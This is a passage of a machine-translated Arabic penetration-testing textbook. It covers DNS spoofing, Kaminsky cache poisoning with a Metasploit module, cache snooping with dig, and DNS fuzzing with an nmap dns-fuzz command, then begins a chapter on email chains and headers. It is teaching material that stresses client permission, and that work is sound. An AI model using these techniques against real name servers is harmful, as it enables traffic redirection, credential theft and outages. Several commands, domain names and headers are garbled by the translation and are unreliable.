وينطبق الأمر نفسه على منفذ TCPرقم ،53لأن برنامج الخدمة نفسه مسؤول عن كليهما. لمتابعة عمليات الاستطلاع أو الهجمات على خدمة ،DNSستحتاج إلى إعادة تشغيل الجهاز الظاهري (أو تسجيل الدخول وإعادة تشغيل الخدمة). هذه هي ميزة الأجهزة الظاهرية؛ فبضغطة زر، يمكنك إعادة تشغيل خادم الأسماء.

تعطيل خادم أسماء العميل

إن تعطيل خدمة النطاق على جهازك الافتراضي أمرٌ وارد، ولكن تذكر أنه إذا كنت تعمل لصالح عميل، فعليك التحقق أولاً قبل تنفيذ أي ثغرة أمنية كهذه. من المفهوم أن عميلك قد يفضل عدم تعطيل نظام أسماء النطاقات (DNS)الخاص به، أو قد تتمكن من تحديد موعد مناسب لتقليل التعطيل إلى أدنى حد. من المهم التحقق من الثغرات الأمنية وتأكيدها، ولكن ليس على حساب تعطيل عمليات عميلك. تذكر أنك ضيف على أي شبكة تقوم بتقييمها.

انتحال نظام أسماء النطاقات (DNS)

يمكن للمهاجم القادر على رؤية حركة مرور الشبكة، وخاصة حزم UDPالتي تحتوي على طلبات ،DNSأن يرد على هذه الطلبات باستجابة مزورة.

قد يكون هذا ممكنًا في مقهى يوفر خدمة واي فاي مجانية للزبائن. يرى المهاجم طلبًا لتطبيق مصرفي إلكتروني معروف، فيرسل ردًا يحتوي على عنوان IPالخاص بنسخة مزيفة من موقع هذا البنك الإلكتروني. يُدخل الضحية بيانات تسجيل الدخول إلى الموقع المزيف دون علمه، ويضغط على "موافق"، ثم يُعاد توجيهه إلى الموقع الأصلي دون أن يدرك شيئًا. ولأن نظام أسماء النطاقات (DNS)يستخدم بروتوكول ،UDPوهو بروتوكول غير متصل، فسيتم قبول أول رد DNSيحتوي على مُعرّف المعاملة الصحيح ويصل إلى المنفذ الصحيح.

هذا مجرد مثال واحد على كيفية استخدام انتحال نظام أسماء النطاقات .(DNS)لكي ينجح الهجوم، يحتاج المهاجم إلى معرفة مُعرّف المعاملة لطلب DNSالخاص بالضحية، بالإضافة إلى منفذ مصدر UDP(يستخدم خادم DNSفقط المنفذ ؛53بينما يستخدم العملاء منفذًا مختلفًا لكل طلب). تم تطبيق أسلوب النسخ والاستجابة في أداة تُسمى ،DNSspoofمن تأليف دوج سونغ. يمكنك تجربة استخدام هذه الأداة على شبكتك المحلية لمعرفة تأثيرها على الشبكة. سيستجيب البرنامج لأي طلبات DNSيتم تحديدها ، ويُبلغ العميل الطالب بأن عنوان IPالخاص بك هو عنوان IPالخاص بالمضيف الذي يبحث عنه. يُصعّب انتحال DNSتحديد مصدر الهجوم.

Machine Translated by Google

يصعب تتبع مصدر حزم نظام أسماء النطاقات (DNS)الضارة، إذ يستطيع المهاجمون إخفاء مصدرها. وتُعدّ هذه مشكلةً خاصةً عند محاولة تتبع مصدر هجمات الحرمان من الخدمة الموزعة (DDoS)التي تستخدم نظام أسماء النطاقات.

تسميم ذاكرة التخزين المؤقت لنظام أسماء النطاقات

من عيوب خوادم أسماء النطاقات (DNS)أنها إذا احتوت على معلومات غير صحيحة أو خاطئة، فقد تُمرر هذه المعلومات إلى العملاء والخوادم الأخرى . يمكن للمهاجم أن يُغيّر عمدًا إدخالات في ذاكرة التخزين المؤقت لخادم الأسماء بحيث يتلقى أي جهاز كمبيوتر يستعلم عنه نتيجة خاطئة. تُعرف هذه التقنية بتسميم ذاكرة التخزين المؤقت. يمكن تعديل ذاكرة التخزين المؤقت لعرض عنوان IPلجهاز مُضيف تحت سيطرة المهاجم. تخيّل لو أن أحدهم سمّم ذاكرة التخزين المؤقت لجهاز التوجيه المنزلي الخاص بك وأدخل سجلات خاطئة لمواقعك المفضلة. في كل مرة تتصفح فيها بحثًا عن صور قطط، يتم توجيهك بدلًا من ذلك إلى موقع ويب للمهاجم يطلب منك عملات بيتكوين.

قد يحدث تسميم ذاكرة التخزين المؤقت في مقهى، أو قد يُستخدم للتأثير على جميع عمليات البحث الصادرة لنظام أسماء النطاقات (DNS)لشركة معينة. ونظرًا للطبيعة الهرمية لنظام أسماء النطاقات، فإن أي خادم أسماء يعتمد على خادم الأسماء المُسمّم سيقوم بدوره بتخزين السجلات الخاطئة مؤقتًا، وسيُصاب هو الآخر بالتسميم، ناقلًا النتائج المُسمّمة.

كيف يُمكنك تسميم ذاكرة التخزين المؤقت؟ في يوليو/تموز 2008تقريبًا، اكتشف دان كامينسكي طريقة عملية لتسميم ذاكرة التخزين المؤقت لنظام أسماء النطاقات (DNS)وكشف عنها. لتسميم ذاكرة التخزين المؤقت لجهاز توجيه (تخيل جهاز توجيه واي فاي في مقهى مزدحم)، تُرسل طلبات DNSإلى ذلك الجهاز للحصول على مضيفين ضمن نطاق معين؛ على سبيل المثال، .google.comستكون هذه المضيفات تكرارية مثل .2 ،1.google.comجوجل

.3.google.com، .com.وهكذا دواليك. لا ينبغي أن تتواجد هذه المضيفات في ذاكرة التخزين المؤقت للموجه (لأنها ليست مضيفات حقيقية)، مما يؤدي بالطبع إلى إرسال الموجه استعلامات إلى خادم أسماء جوجل. الفكرة هنا هي إرسال استجابات وهمية إلى الموجه لهذه الاستعلامات. يجب تزييف عنوان IPلهذه الاستجابات بحيث يكون مطابقًا لعنوان خادم الأسماء الذي يستعلم عنه الموجه؛ في هذه الحالة، ns1

.google.com.قد يكون لديك وقت لإرسال 100حزمة UDPقبل ns1الحقيقي.
google.comتصل الاستجابة إلى جهاز التوجيه. في كل مرة ترسل فيها استجابة وهمية، يجب تغيير معرّف المعاملة ومنفذ المصدر الخاص بالاستجابة.
في النهاية، وبعد إجراء الطلبات مرات كافية وتزييف الاستجابات، ستكون قد خمنت المعلمات الصحيحة، وسيتم قبول إحداها بواسطة جهاز التوجيه كاستجابة شرعية، وبالتالي تحديث ذاكرة التخزين المؤقت لجهاز التوجيه لسجل SOA؛ أنت فقط تخمن معرفات المعاملات ومنافذ المصدر حتى يحالفك الحظ.

تذكر أن جهاز التوجيه سيقبل أول استجابة من نظام أسماء النطاقات (DNS)يتلقاها، طالما تطابقت هاتان المعلمتان، وبالتالي ستتمكن من إيصال حزم البيانات إلى جهاز التوجيه أسرع من خادم أسماء النطاقات البعيد. لقد عدّلت الآن الإدخال؛ على سبيل المثال، .3267.google.comلكن هذا يعني أن مدخل google.comتم تغيير ذلك أيضاً ، لأن ردك المزيف تضمن سجلات مزيفة لموقع google.com

Machine Translated by Google

خوادم الأسماء. تم إجبار ذاكرة التخزين المؤقت لجهاز التوجيه على تحديث سجل ns1.google
.comوهكذا دواليك. يمكنك الآن توجيه أي شخص في المقهى إلى موقعك الإلكتروني الخبيث عندما يحاول الدخول إلى !google.com
تنجح هذه الطريقة لأن الهجوم يُفسد سجل SOAويُوجه الخدمة إلى بنية DNSالخبيثة الخاصة بك والتي أصبحت الآن سلطة النطاق لموقع
google.com—atعلى الأقل بالنسبة لكل من يستخدم شبكة الواي فاي في المقهى المحلي.

تم توثيق هذا الخلل في CVE-2008-1447وهو معروف باسم .Bailiwicked

لفهم الثغرة الأمنية بشكل أفضل، يُنصح بتجربة استخدام وحدة Metasploitذات الصلة، المسماة .bailiwicked_domainطريقة تشغيل
هذه الوحدة مماثلة لأي وحدة أخرى. ابدأ بالبحث عنها باسمها، ثم أدخل مسارها الكامل في أمر الاستخدام . يُنصح بالتحقق من معلومات
الوحدة باستخدام الأمر show infoومراجعة خياراتها.

بيليويك

يُعرّف قاموس كامبريدج الإنجليزي مصطلح "bailiwick"على النحو التالي:

المجال الذي يهتم به شخص أو منظمة، أو يكون مسؤولاً عنه، أو يسيطر عليه:
كان يعلق على أمور تقع، بالمعنى الدقيق للكلمة، خارج نطاق اختصاصه.

في نظام أسماء النطاقات ،(DNS)يُستخدم مصطلح "النطاق" للإشارة إلى مساحة النطاق أو المنطقة التي يتحكم بها خادم أسماء معين.
ns1.google.comهو نموذج SOAلموقع google.com
في هجوم تسميم ذاكرة التخزين المؤقت، من المهم أن تظهر الردود المزيفة وكأنها صادرة من نفس خادم الأسماء أو بنية الخدمات الموجهة
(SOA)التي يتوقعها خادم الأسماء المستهدف (مثل جهاز التوجيه) -أي أنها تقع ضمن نطاق اختصاصه. على سبيل المثال، الردود من بنية
خدمات موجهة مختلفة، مثل ns1.duckduckgo.comسيتم رفضها.

ما هو محلل أسماء النطاقات وذاكرة التخزين المؤقت؟

محلل

يُطلق اسم "المُحلِّل" على جانب العميل في نظام أسماء النطاقات. يمكن لخادم الأسماء أن يكون خادمًا وعميلًا في آنٍ واحد. يصبح مُحلِّلًا عندما
يستقبل استعلامًا ويحاول الحصول على الإجابة بشكلٍ متكرر.

محلل مفتوح

المُحلِّل المفتوح هو مُحلِّل يستجيب لاستعلامات نظام أسماء النطاقات (DNS)من أي شخص ويحاول حلّها. 8.8.8.8و 9.9.9.9مُحلِّلان مفتوحان
بحكم تصميمهما. يُمكن استغلال المُحلِّلات المفتوحة في هجمات تضخيم حركة البيانات، وغالبًا ما يكون وجودها ناتجًا عن سوء تكوين أو أخطاء
من جانب مسؤول النظام. عند العمل مع عميل، يُعدّ هذا أمرًا بالغ الأهمية يجب التحقق منه.

ذاكرة التخزين المؤقت للمُحلِّل

ذاكرة التخزين المؤقت للمُحلِّل هي قاعدة بيانات تحتوي على سجلات نظام أسماء النطاقات (DNS)التي تم طلبها مؤخرًا.
تحتوي محطات العمل في الشركة، بالإضافة إلى أجهزة الكمبيوتر الشخصية العادية، على محلل أسماء النطاقات.

Machine Translated by Google

ذاكرة التخزين المؤقت. تحتوي العديد من خوادم أسماء النطاقات أيضًا على ذاكرة تخزين مؤقت للمُحلِّل، مثل 8.8.8.8و ،9.9.9.9وتلك التابعة لمزود خدمة الإنترنت الخاص بك. تبقى الإدخالات في ذاكرة التخزين المؤقت طوال مدة صلاحية TTLفقط؛ وتُحذف عند انتهاء صلاحيتها.

التجسس على ذاكرة التخزين المؤقت لنظام أسماء النطاقات

يمكن استخدام تقنية تُعرف باسم "التجسس على ذاكرة التخزين المؤقت" للكشف عن سجل تصفح مستخدم أو مجموعة من المستخدمين على الشبكة. لنأخذ شبكتك المنزلية كمثال . يمكنك التجسس على ذاكرة التخزين المؤقت لجهاز التوجيه المنزلي الخاص بك عن طريق إرسال استعلام DNSعادي إلى جهاز التوجيه لنطاق معين، ولكن تأكد من تعطيل عمليات البحث المتكررة. يمكن القيام بذلك عن طريق إيقاف تشغيل بت (أو علامة) البحث المتكرر.

إذا استجاب جهاز التوجيه بعنوان IPالخاص بالنطاق الذي حددته، فهذا يعني أنه كان يحتفظ بهذا العنوان في ذاكرته المؤقتة. يمكن تعطيل خاصية التكرار للاستعلام باستخدام أدوات مثل .NSlookupو Digمع ،Digيمكنك ببساطة إضافة الخيار . norecurse+إليك مثال:

```
حفر شيء آخر.moc norecurse+
```

ستجد أنه، بافتراض أن أداة Digتستعلم عن جهاز التوجيه الخاص بك (تحقق من مخرجات الأداة) وأن ذاكرة التخزين المؤقت لجهاز التوجيه الخاص بك لا تحتوي على سجل Aللموقع ،somethingelse.comسيؤدي هذا الاستعلام إلى ظهور خطأ . SERVFAILحاول الآن تنفيذ هذا الاستعلام مرة أخرى دون إيقاف التكرار.

```
dig somethingelse.com
```

هذه المرة، ستتلقى ردًا صحيحًا. الآن، إذا أعدت إرسال الطلب نفسه مع تعطيل خاصية التكرار كما فعلت في المرة الأولى، ستجد أن جهاز التوجيه الخاص بك لا يزال يحتفظ بالإجابة. يمكن أيضًا استخدام وقت استجابة الردود كأساس لفحص ذاكرة التخزين المؤقت. عمومًا ، إذا استغرقت الاستجابة وقتًا طويلًا، فهذا يعني عدم وجود سجل في ذاكرة التخزين المؤقت. في حالة التأخير الطويل، فمن المحتمل أنه تم الاستعلام من أكثر من خادم أسماء قبل الحصول على الإجابة من سجل SOAللنطاق المطلوب.

DNSSEC

على مر السنين، شهد نظام أسماء النطاقات (DNS)تحسينات أمنية ملحوظة. تُضيف امتدادات أمان (DNSSEC) DNSآليات المصادقة وسلامة البيانات إلى نظام ،DNSمما يُصعّب استغلاله. تُصبح خوادم الأسماء المُفعّلة عليها امتدادات أمان DNSأقل ثقةً بخوادم الأسماء الأخرى، كما يصعب تزوير الاستجابات بفضل التحسينات التي أُدخلت على البروتوكول.

Machine Translated by Google

يستخدم بروتوكول DNSSECالبنية التحتية للمفاتيح العامة ،(PKI)وهي طريقة تستخدم الشهادات الصادرة عن جهات إصدار الشهادات (أطراف ثالثة موثوقة) لتأكيد هوية الأفراد والمؤسسات. من المفاهيم الخاطئة الشائعة حول DNSSECأنه يُشفّر استعلامات واستجابات نظام أسماء النطاقات ،(DNS)وهذا غير صحيح. إذ لا يزال من الممكن قراءة محتويات حزم DNSفي حال اعتراضها. وقد أُضيفت سجلات موارد جديدة (مثل TKEYالمذكور سابقًا) لدعم هذه البنية التحتية للمفاتيح العامة. تُوقّع السجلات باستخدام مفاتيح عامة، مما يجعل إدخال سجلات مزيفة أكثر صعوبة. يُشرح بروتوكول DNSSECبالتفصيل في العديد من وثائق طلب التعليقات .(RFC)يُعدّ IRFC 3833الصادر في أغسطس 2004نقطة انطلاق جيدة لمن يرغب في فهم آلية عمل .DNSSEC

تحاول هذه المذكرة توثيق بعض التهديدات المعروفة لنظام أسماء النطاقات ،(DNS)ومن خلال القيام بذلك، تحاول قياس مدى (إن وجد) كون DNSSECأداة مفيدة في الدفاع ضد هذه التهديدات.

توجد وثائق IRFCأخرى تصف نظام أسماء النطاقات ،(DNS)وستجد إشارات إليها في تلك الوثيقة. والأمر المميز في RFC 3833هو أنه يشرح بالتفصيل كيفية عمل الثغرات الأمنية السابقة، مما يجعله مرجعًا ممتازًا لأي مخترق.

التشويش

اختبار التشويش هو أسلوب لاكتشاف ثغرات أمنية جديدة في أي برنامج أو تقنية من خلال حقن بيانات عشوائية أو غير صالحة بهدف إحداث خلل. لنلقِ نظرة على كيفية اختبار تشويش نظام أسماء النطاقات .(DNS)يتم ذلك عن طريق إنشاء استعلامات DNSشبه عشوائية، وتغيير تكوين حزم ،UDPوإغراق خادم الأسماء المستهدف لإحداث أعطال برمجية. يتوقع خادم الأسماء والبرنامج الذي يعمل عليه، تمامًا مثل أي خدمة شبكة، إرسال الحزم بتنسيق معين. من خلال إدخال بيانات غير متوقعة، قد يكون هناك طريقة لإحداث سلوك غير متوقع، مثل حالة حجب الخدمة، مما يؤدي إلى إيقاف تشغيل الخادم. يُعد السلوك غير المتوقع أحد طرق تحديد ثغرة أمنية محتملة. إن إيجاد طرق تجعل الأنظمة تقوم بأشياء غير متوقعة هو عادة وهواية للعديد من المخترقين.

قد يكشف اختبار الثغرات عن عيوب أخرى، مثل تسريب المعلومات أو البيانات، على سبيل المثال . وكما هو متوقع، فقد خضعت تطبيقات وبرامج نظام أسماء النطاقات (DNS)الحالية لاختبارات ثغرات مكثفة، بل إن هذه هي الطريقة التي ظهرت بها العديد من الثغرات الجديدة. عند اختبار نظام أسماء النطاقات، قد تحتاج إلى إيقاف الخدمة مؤقتًا، ولكن من المهم معرفة الحزمة أو الاستعلام الذي تسبب في المشكلة تحديدًا، حتى يتسنى استكشافها بشكل أعمق وإعادة إنتاجها. أفضل وقت لتجربة اختبار الثغرات على نظام أسماء النطاقات هو عند العثور على حزمة DNSغير عادية أو نادرة الاستخدام -أي ليست BINDأو أي برنامج DNSشائع الاستخدام، مع ذلك، لا تستبعدها من العملية! فقد تم اكتشاف العديد من الأخطاء لمجرد أن أحدهم بحث في مكان افترض الكثيرون أنه قد تم استكشافه بشكل كافٍ.

Machine Translated by Google

قد تصادف خدمة DNS مخصصة مثل myfirstdns، والتي تُغريك باختبارها. غالبًا ما يترك المطورون ومديرو الأنظمة، دون قصد ، أكوادًا مليئة بالأخطاء وغير مكتملة تعمل على أنظمة مكشوفة للعامة. وقد طُوّرت أدوات لاختبار DNS، مثل وحدة dns_fuzzer في Metasploit أو سكربت dns-fuzz المرفق مع Nmap.


سنتناول نصوص Nmap في الفصل التالي، ولكن إليك كيفية القيام بذلك
قم بتشغيل برنامج Nmap النصي على خادم أسماء النطاقات لأغراض اختبار التشويش:

```
nmap -sU --script dns-fuzz --script-args timelimit=2h 192.168.56.101 -p 53
```

لن ترى أي مخرجات، باستثناء الشعار الافتتاحي.

```
بدء تشغيل Nmap 7.70 (https://nmap.org) في 19 ديسمبر 2018 الساعة 12:39 بتوقيت غرينتش
```

لذا، إذا أردتَ معرفة ما يفعله هذا البرنامج النصي في الخلفية، فشغّل برنامج Wireshark واضبط واجهة الشبكة الصحيحة، وسترى الحزم المرسلة. ستلاحظ أن Wireshark يحلل هذه الحزم باعتبارها تالفة (انظر الشكل 5.5). في النهاية، قد يتسبب أحد هذه الحزم في تعطل خادم الأسماء لأن البرنامج لا يستطيع معالجة المحتوى التالف.



الشكل 5.5: حزمة DNS مشوهة معروضة باستخدام برنامج Wireshark

Machine Translated by Google

إذا أردتَ محاكاة هجوم اختبار ثغرات ناجح، يمكنك تشغيل وحدة استغلال TKEYفي Metasploitمرة أخرى أثناء تنفيذ هذا الاختبار.
ستؤدي هذه الوحدة إلى تعطيل الإصدار 9.8.1المُعرَّض للاختراق من خادم BIND، كما حدث سابقًا. سيعتقد برنامج dns- fuzz Nmap النصي أنه مسؤول عن تعطيل الخادم، وسيعرض آخر حزمة بيانات أرسلها. إذا كان هذا قد تسبب بالفعل في تعطيل الخادم، يمكنك محاولة إعادة إنتاج التأثير وإرسال نفس حزمة البيانات مرة أخرى للتأكد من إمكانية تكرار المشكلة.

ملخص

شرح هذا الفصل آلية عمل نظام أسماء النطاقات (DNS)الأساسية. تم استعراض عدد من تقنيات الاستعلام عن نظام أسماء النطاقات، واستُخدمت أدوات وتقنيات للاستعلام عن خادم الأسماء للكشف عن معلومات مفيدة. تبين أن خادم أسماء تم فحصه في هذا الفصل يعمل بنظام BIND9، المعروف بوجود ثغرات أمنية واستغلالات له. إحدى هذه الاستغلالات، وهي إرسال طلب TKEYمُصمم خصيصًا، استُخدمت لتعطيل خادم الأسماء. هذا أمر يرغب عميلك بالتأكيد في معرفته. كما كان من الممكن طلب نقل منطقة من خادم الأسماء، مما أدى إلى الكشف عن معلومات حساسة. هذا مثال كلاسيكي على سوء تكوين نظام أسماء النطاقات . شاهدت أيضًا كيف يمكن معرفة محتويات ذاكرة التخزين المؤقت لنظام أسماء النطاقات، مما قد يكشف المزيد من المعلومات حول استخدام عميلك للشبكة. تم وضع الأساس لعدد من الأدوات التي ستُستخدم لفحص واستغلال تقنيات أخرى، مثل Searchsploitو Nmapو Wireshark Metasploit.هي أداة ستساعدك على فهم ما يحدث في الخفاء فيما يتعلق بحركة مرور الشبكة والهجمات.

قد يؤدي تعطيل خوادم نظام أسماء النطاقات (DNS)أو التلاعب بها إلى انقطاع الإنترنت في الشركات ، مما يعطل تصفح الويب والبريد الإلكتروني وغيرها من العمليات اليومية الهامة . من النادر أن يحتاج المخترق الأخلاقي إلى تنفيذ هجوم حجب الخدمة (DoS)، إلا أن هناك استثناءات لبعض الأنظمة، ومنها نظام أسماء النطاقات. يُعدّ هجوم حجب الخدمة على خدمة DNSمشكلةً حرجةً للشركات، إذ قد يؤدي استغلاله إلى حرمانها من القدرة على تصفح الإنترنت أو إرسال البريد الإلكتروني، وهما أمران ضروريان لكل شركة اليوم!

Machine Translated by Google

الفصل

6

البريد الإلكتروني

لقد جمعت معلومات استخباراتية عن هدفك وقمت بالتحقيق في خدمات نظام أسماء النطاقات .(DNS)الآن، ستقوم بالتحقيق واختراق خادم البريد الإلكتروني، وصولاً إلى حساب المستخدم الجذر. قد تستخدم الشركات مزودي خدمات مُدارة ،(MSPs)مثل جوجل ومايكروسوفت، أو قد تستخدم حلولاً مُستضافة ذاتيًا.

إن فهم كيفية عمل خادم البريد الإلكتروني وكيفية اختراقه أمرٌ بالغ الأهمية بالنسبة لك كمخترق. يُعد البريد الإلكتروني إحدى القدرات الأساسية لأجهزة الكمبيوتر ، وقد استخدم الناس أجهزة الكمبيوتر لإرسال واستقبال الرسائل منذ بدء استخدامها على الشبكة.

سلسلة رسائل البريد الإلكتروني

مفهوم البريد الإلكتروني بسيط. أولًا، تكتب رسالتك باستخدام برنامج البريد الإلكتروني الخاص بك. قد يكون هذا البرنامج هو بريد جوجل في متصفحك، أو مايكروسوفت أوتلوك، أو أي برنامج بريد إلكتروني آخر مثل موزيلا ثندربيرد. جميع هذه البرامج تُسمى برامج البريد الإلكتروني ، ومن هنا تبدأ رحلة البريد الإلكتروني.

عند الضغط على زر الإرسال، يتصل برنامج البريد الإلكتروني الخاص بك بوكيل نقل البريد ،(MTA)وهو برنامج مختلف -مثل Sendmailأو - Eximويعمل عادةً على خادم بريد بعيد. يتم نقل بريدك الإلكتروني باستخدام بروتوكول نقل البريد البسيط ،(SMTP)والذي سنتناوله بالتفصيل لاحقًا. بمجرد أن يستلم وكيل نقل البريد (MTA)المُشغّل على خادم البريد رسالتك، سيرسلها إلى وكيل نقل بريد آخر، والذي بدوره سيُمرر البريد الإلكتروني إلى وكيل تسليم الرسائل (MDA).

Machine Translated by Google


برنامج MDAهو برنامج آخر مهمته إيصال بريدك الإلكتروني إلى صندوق الوارد الخاص بالمستلم. غالبًا ما يُدمج برنامج MDAمع برنامج .MTAمن أمثلة برامج MDAالتي قد تصادفها: Maildropو Procmailو .Dovecotيُعد Citadel مثالًا على حزمة غنية بالميزات تتضمن MTAو Microsoft Exchange .MDAمثال آخر على هذه الحزم التي قد تكون على دراية بها.

سيتم إيصال بريدك الإلكتروني بواسطة خادم البريد الإلكتروني إلى صندوق بريد المستلم، والذي يُمكن اعتباره موقعًا على الخادم حيث تُخزَّن الرسائل الإلكترونية ويمكن للمستلم الوصول إليها. صندوق البريد ليس بالضرورة جزءًا من مساحة تخزين الملفات على الخادم، ولكن هذه هي أفضل طريقة لتصوره في الوقت الحالي.

بمجرد وصول البريد الإلكتروني الذي أرسلته إلى صندوق بريد المستلم، يصبح بإمكانه الوصول إليه عبر برنامج البريد الإلكتروني الخاص به. بينما يتولى بروتوكول SMTPمسؤولية إرسال البريد ، يُستخدم بروتوكول مكتب البريد (POP) وبروتوكول الوصول إلى رسائل الإنترنت (IMAP)للوصول إلى هذه الرسائل بعد وصولها إلى صندوق البريد. ويُستخدم هذان البروتوكولان للتواصل بين برنامج البريد الإلكتروني وصندوق البريد.

إذا كنت تستخدم برنامج بريد إلكتروني عبر الإنترنت، أي نوع من أنواع البريد الإلكتروني عبر الويب، فسيكون بروتوكول نقل النص التشعبي (HTTP)جزءًا من العملية. سنتناول بروتوكول HTTPبمزيد من التفصيل في الفصل التالي.

هذا شرح مبسط لمسار البريد الإلكتروني، ولكنه كافٍ لتحفيز تفكيرك في اختراق خوادم البريد واعتراض الرسائل. غالبًا ما يتضمن مسار البريد الإلكتروني خطوات إضافية، لكن خادم البريد (MUA)وخادم نقل البريد (MTA)وخادم توزيع البريد (MDA)هي المحطات الرئيسية. يوضح الشكل 6.1الوكلاء والبروتوكولات المسؤولة عن كل خطوة من خطوات المسار؛ ويظهر في الشكل خادمان للبريد، كل منهما مُثبّت عليه برنامج .MDAو MTAيحتوي خادم البريد الافتراضي الذي ستخترقه في هذا الفصل على عناصر من كل جزء من السلسلة، لذا ستتمكن قريبًا من استكشاف هذه المفاهيم على جهاز كمبيوتر.



الشكل :6.1سلسلة رسائل البريد الإلكتروني

Machine Translated by Google

رؤوس الرسائل

تترك كل منظومة تمر بها رسالة البريد الإلكتروني أثراً بسيطاً داخلها، ليس في متن الرسالة بالطبع، بل في رأسها حيث يكون عادةً غير مرئي للمستخدم العادي. وبفضل هذه البيانات الوصفية، يُمكن في كثير من الأحيان تحديد التقنية والبرمجيات المستخدمة من قِبل المنظومات المختلفة خلال مسار البريد الإلكتروني . بل قد يكون من الممكن تحديد نوع برنامج مكافحة الفيروسات الذي يستخدمه المُستلم لفحص رسائل البريد الإلكتروني، وهي معلومات قيّمة إذا كنت ترغب في تجنب الكشف. يُمكن لأي شخص الاطلاع على هذه المعلومات إذا كان يعرف الأزرار المناسبة. تُتيح معظم برامج البريد الإلكتروني خيار عرض مصدر الرسائل، تماماً كما تُتيح متصفحات الويب عرض مصدر صفحات الويب. ابحث عن خيار "عرض المصدر" أو "إظهار الأصل" عند قراءة رسالة بريد إلكتروني.

سيكون مصدر البريد الإلكتروني مشابهًا إلى حد كبير للنص الموضح في المخرجات التالية، ولكن يُرجى ملاحظة أنه تم حذف الكثير من المعلومات من هذا المثال لتبسيط الأمور. هذا بريد إلكتروني تم إرساله إلى @recipient

يتم عرض مصدر البريد الإلكتروني من وجهة نظر المستلم (recipient@hacker.house)من خلال عنوان البريد الإلكتروني . (hacker.house)

```
تم التسليم إلى: recipient@hacker.house
تم الاستلام بواسطة : 0:0:0:0:0:0:2002:ac8:2bf9:باستخدام معرف؛ SMTP n54csp7145050qtn
الاثنين، 21يناير ،2019الساعة 0800- 11:14:05(توقيت المحيط الهادئ)
مسار الإرجاع: <sender@example.com>
تم الاستلام من (wout2-smtp wout2-smtp.messagingengine.com
([64.147.123.25] .messagingengine.com.
بواسطة mx.google.comباستخدام ESMTPS id u2si2383383
qka.125.2019.01.21.11.14.05
إلى <recipient@hacker.house>
(الإصدار=TLS1_2 التشفير=RSA-AES128-GCM-SHA256-EHDCE
bits=128/128);
الاثنين، 21يناير ،2019الساعة 0800- 11:14:05(توقيت المحيط الهادئ)
تم استلام SPF: تم المرور (google.com: نطاق sender@example.comيحدد
client-ip=64.147.123.25؛ 64.147.123.25كمرسل مسموح به)
تم الاستلام من: ([10.202.2.42] compute2.internal (compute2.nyi.internal
بواسطة mailout.west.internal (Postfix)باستخدام ESMTP id C9C38169C
لـ <recipient@hacker.house>؛ الإثنين، 21يناير ،2019الساعة 0500- 14:14:02(توقيت شرق الولايات المتحدة)
تم الاستلام من: ([10.202.2.162]) mailfrontend1
بواسطة: compute2.internal (MEProxy)الاثنين، 21يناير ،2019الساعة 0500- 14:14:02
تم الاستلام من: ([82.132.240.23] dab.02.net-82-132-240-23) [10.0.2.15]
بواسطة mail.messagingengine.com (Postfix)باستخدام ESMTPA id A8E4EE407B
لـ <recipient@hacker.house>؛ الإثنين، 21يناير 0500- 14:14:01 2019(توقيت شرق الولايات المتحدة)
إلى: recipient@hacker.house
من: المرسل <sender@example.com>
الموضوع: اختبار
معرّف الرسالة: <4711e24e-7c83-0157-8fe2-b4c86dd62a8a@example.com>
التاريخ: الإثنين، 21يناير 0000+ 19:13:28 2019
```

Machine Translated by Google


```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Thunderbird/60.4.0
إصدار MIME: 1.0

نوع المحتوى: نص عادي؛ ترميز الأحرف: UTF-8؛ التنسيق: متدفق
ترميز نقل المحتوى: 7بت

لغة المحتوى: الإنجليزية الأمريكية

امتحان
```

